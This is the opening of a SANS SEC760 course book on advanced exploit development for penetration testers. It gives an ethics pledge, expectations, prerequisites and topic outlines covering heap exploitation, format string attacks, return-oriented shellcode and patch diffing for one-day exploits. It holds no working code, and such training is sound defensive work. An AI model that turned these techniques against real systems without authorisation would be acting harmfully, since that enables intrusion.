SANS

www.sans.org

SECURITY 760

ADVANCED EXPLOIT DEVELOPMENT FOR PENETRATION TESTERS

760.1

Threat Modeling, Reversing, and Debugging with IDA

The right security training for your staff, at the right time, in the right location.

Sec760_1_2014_1004

The SANS Institute


Code of Ethics

I certify that by having access to tools and programs that can be used to break or "hack" into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in a proper manner, I do not hold SANS or the presenter liable and accept full responsibility for my actions.

Name ________________________________ Signature ____

Company ____________________________ Date ____

This page intentionally left blank.



Advanced Exploit Development for Penetration Testers

Threat Modeling, Reversing, and Debugging with IDA

SANS Security 760.1

Version_3 4Q2014


Sec760 Advanced Exploit Development for Penetration Testers

Advanced Exploit Development for Penetration Testers

Welcome to the SANS SEC760, "Advanced Exploit Development for Penetration Testers" course and thank you for signing up! This is a challenging course and at any point, please feel free to reach out to the course author, Stephen Sims, with questions, suggestions, comments, etc., at:

stephen@deadlisting.com
Skype ID: hackermensch

Please note that this course was designed with the objective of allowing a seasoned penetration tester interested in exploit development the ability to map the material back to their daily role. This is why you will find material on the SDL process, threat modeling, and other administrative type data coinciding with advanced technical material. There is a ton of research in the space of exploit development. It is impossible to cover this vast field in a single six-day course. The focus is on the knowledge and techniques required to handle the most common vulnerabilities and situations in which one is likely to experience.




About the Course

SANS SEC760

Sec760 Advanced Exploit Development for Penetration Testers

About the Course

In this introduction, we will walk through an overview of the SANS SEC760 course.



Setting Expectations


- This is a challenging course!
  - The material and exercises are inherently complex and require your full attention
  - You will likely have to review some sections at your own pace
  - The labs are complex and may require additional time than allotted in class for completion, such as during bootcamp hours
  - If you are taking the course in a live format, you <u>must</u> show up to class on time each day, as it is very difficult to catch up

Sec760 Advanced Exploit Development for Penetration Testers

Setting Expectations

This slide is meant to help set your expectations for the course while you move forward through the six days' worth of content. This may be one of the hardest course you have ever taken. It is complex in nature and each section comes with its own set of new topics and challenges. A tremendous amount of work went into designing, writing, and testing the course. Using the Internet to check e-mail or surf, taking phone calls, nodding off to sleep, showing up late for the start of class or from breaks, and other distractions will greatly inhibit your ability to keep up with the material. Please respect this fact and ensure your success by giving your instructor and the material your full, undivided attention. You will thank yourself at the end of the course. If you are taking the course in a live format, you can expect to spend some time during the evening reviewing the material from the day to better prepare yourself for the next day. Everyone learns at their own pace and some of us digest information differently than others.

If you find yourself overwhelmed from the start and after this introductory module, please see your instructor during the first break so that we may discuss the best course of action to ensure your success.




Setting Lab Expectations

- Many of the labs are very complex
  - Some of you will finish before others
  - Please help your neighbors
  - Countless hours were spent on simplifying the installation of tools and laying out concise steps
  - Testing of the labs was performed on as many systems as possible; however, glitches and challenges are to be expected
  - Many of us are using different hardware and different IDA & virtualization versions

Setting Lab Expectations

As described before, the labs in this course are inherently complex. They are designed to be both challenging and educational. Some of you will finish labs before others finish. When we hit the point where 90% of the class is finished with an exercise we will need to move to the next section in order to prevent falling behind. Break times, bootcamp, after class, and in the evenings is a great time to try and complete any unfinished exercises. Your instructor will be happy to help spend some extra time with you during breaks. Please help your neighbors if you find yourself caught up and are waiting for the next section. Remember, you may end up needing help in a different section!

Countless hours were spent designing, writing, and testing the exercises in this course. The exercises have been simplified to the furthest point without taking away important steps for which you must be aware. As is the case with the real world, you will be required to install many tools and get them working. Each of us are running different types of hardware, different host operating systems, different versions of IDA, and different versions of VMware and other virtualization applications. This inherently comes with complexities that will arise at various points. Every effort was made to ensure that the exercises work on the majority of systems. In the real world, when something simply will not work on a selected system or with a specific version of software, we are forced to troubleshoot and ultimately may be required to use a different system. We will make every effort to get each exercise working on all systems, but please keep the above information in mind if all options are exhausted.




Course Prerequisites

- Programming experience, preferably in C or C++
  - Functions, pointers, calling conventions, data types, classes, etc.
  - At a minimum, C programming fundamentals
- Preferably a licensed copy of IDA 6.2 or later
- Basic reversing and disassembly experience, such as that with the SANS SEC660 course and the FOR610 course
- Scripting language experience such as Python, Ruby, Perl
- Intermediate TCP/IP knowledge
- Linux and Windows operating system internals knowledge
- Experience with buffer overflows and defeating exploit mitigation controls such as: ROP/JOP, ASLR, SafeSEH, Canaries/Security Cookies, DEP, etc.

Course Prerequisites

This is an advanced reversing and exploit writing course. You are expected, as per the course prerequisites listed on the SANS website, to have experience with the following:

- Programming experience, preferably in C or C++
  - Functions, pointers, calling conventions, data types, classes, etc.
  - At a minimum, C programming fundamentals
- Preferably a licensed copy of IDA 6.2 of later
- Basic reversing and disassembly experience, such as that with the SANS SEC660 course and the FOR610 course
- Scripting language experience such as Python, Ruby, Perl
- Intermediate TCP/IP knowledge
- Linux and Windows operating system internals knowledge
- Experience with buffer overflows and defeating exploit mitigation controls: ROP/JOP, ASLR, SafeSEH, Canaries/Security Cookies, DEP, etc.




High Level Outline

- **760.1:** Threat Modeling, Reversing, and Debugging with IDA
- **760.2:** Advanced Linux Exploitation
- **760.3:** Patch Diffing, One-Day Exploits, and Return Oriented Shellcode
- **760.4:** Windows Kernel Debugging and Exploitation
- **760.5:** Windows Heap Overflows and Client-Side Exploitation
- **760.6:** Capture the Flag

Sec760 Advanced Exploit Development for Penetration Testers

High Level Outline

This slide gives a high-level topic summary for each section of the course. We will discuss each section separately on the following slides. The goal is to help you mentally prepare for the next six days of material and set your expectations. It is not a bad idea in the evenings to read through some of the topics that will be covered the following sections to see if there is any reading or setup you can do to help prepare.




760.1 – Threat Modeling, Reversing, and Debugging with IDA

- Security Development Lifecycle (SDL)
- Threat Modeling
- Exploit Mitigation Controls
- IDA Overview
- Remote Debugging with IDA
- Advanced IDA Features

Sec760 Advanced Exploit Development for Penetration Testers

760.1 – Threat Modeling, Reversing, and Debugging with IDA

Section one starts out with a look at Microsoft's Security Development Lifecycle (SDL) and Threat Modeling. The goal is to help you understand how to map back the material covered in this course to your workplace. Many organizations have introduced some type of security into their Software Development Life Cycle (SDLC) and it will only increase. It is a difficult task to automate and make actionable. We next get into many of the common exploit mitigation controls added to the majority of modern operating systems, with a focus on many of the newer protections included with the Microsoft Windows Operating Systems. We then jump into an introduction to the IDA disassembler by Hex-Rays. We will look at some of the basic functionality of the tool prior to jumping into remote debugging and more advanced features.




760.2 – Advanced Linux Exploitation

- Dynamic Linux Memory
- Introduction to Linux Heap Exploitation
- Function Pointer Overwrites
- Format String Attacks
- Custom Heap Exploitation
- Advanced Heap Exploitation

Sec760 Advanced Exploit Development for Penetration Testers

760.2 – Advanced Linux Exploitation

In section two we quickly ramp up and refresh our knowledge of dynamic memory on Linux by discussing the heap, various memory allocators, and functions. We then jump into an introductory section on Linux heap overflows. For many students, this section will be their first look at exploiting dynamic memory flaws on the Linux OS. We will start with a remedial technique used to exploit the unlink() macro on some versions of Linux. Though this technique may still be possible on some systems the goal of this section is to make the journey into heap exploitation as gentle as possible. Next, we get into function pointer overwrites in various segments of memory such as the Block Started by Symbol (BSS) segment and other dynamic areas. Next, we will take a look at format string attacks and how they may aid us in leaking information essential to compromise systems running Address Space Layout Randomization (ASLR). We will then look at an example of custom heap exploitation which you may come across when a developer attempts to manage memory in their own way, as well as implement the occasional security control. Finally, we finish the section with some more advanced heap exploitation scenarios and techniques.




760.3 – Patch Diffing, One-day Exploits, and Return Oriented Shellcode

- Return Oriented Shellcode
- Introduction to Binary Diffing
- Basic Patch Diffing Exercises
- Microsoft Patches
- Microsoft Patch Diffing Walk-through
  - Bug hunting
  - Triggering the Vulnerability and Exploitation
- Microsoft Patch Diffing Exercise

760.3 – Patch Diffing, One-Day Exploits, and Return Oriented Shellcode

Section three starts off by working through an example of return oriented shellcode on the Linux OS. We next introduce the process of binary diffing. In general, what tools are available and how to get started with taking two versions of a binary and determining what changes were made to the code. We then jump into the Microsoft patch management process and how to acquire and extract patches for analysis. Next, we take a real patch and start diffing it to understand what code changes were made and to identify the vulnerability. Once the vulnerability has been discovered we look at taking the relative file format associated with the vulnerability and trigger the bug. We can then analyze the crash inside of a debugger and attempt exploitation of the vulnerability. After we get through the example we will take a more modern patch and attempt to work through bug discovery.

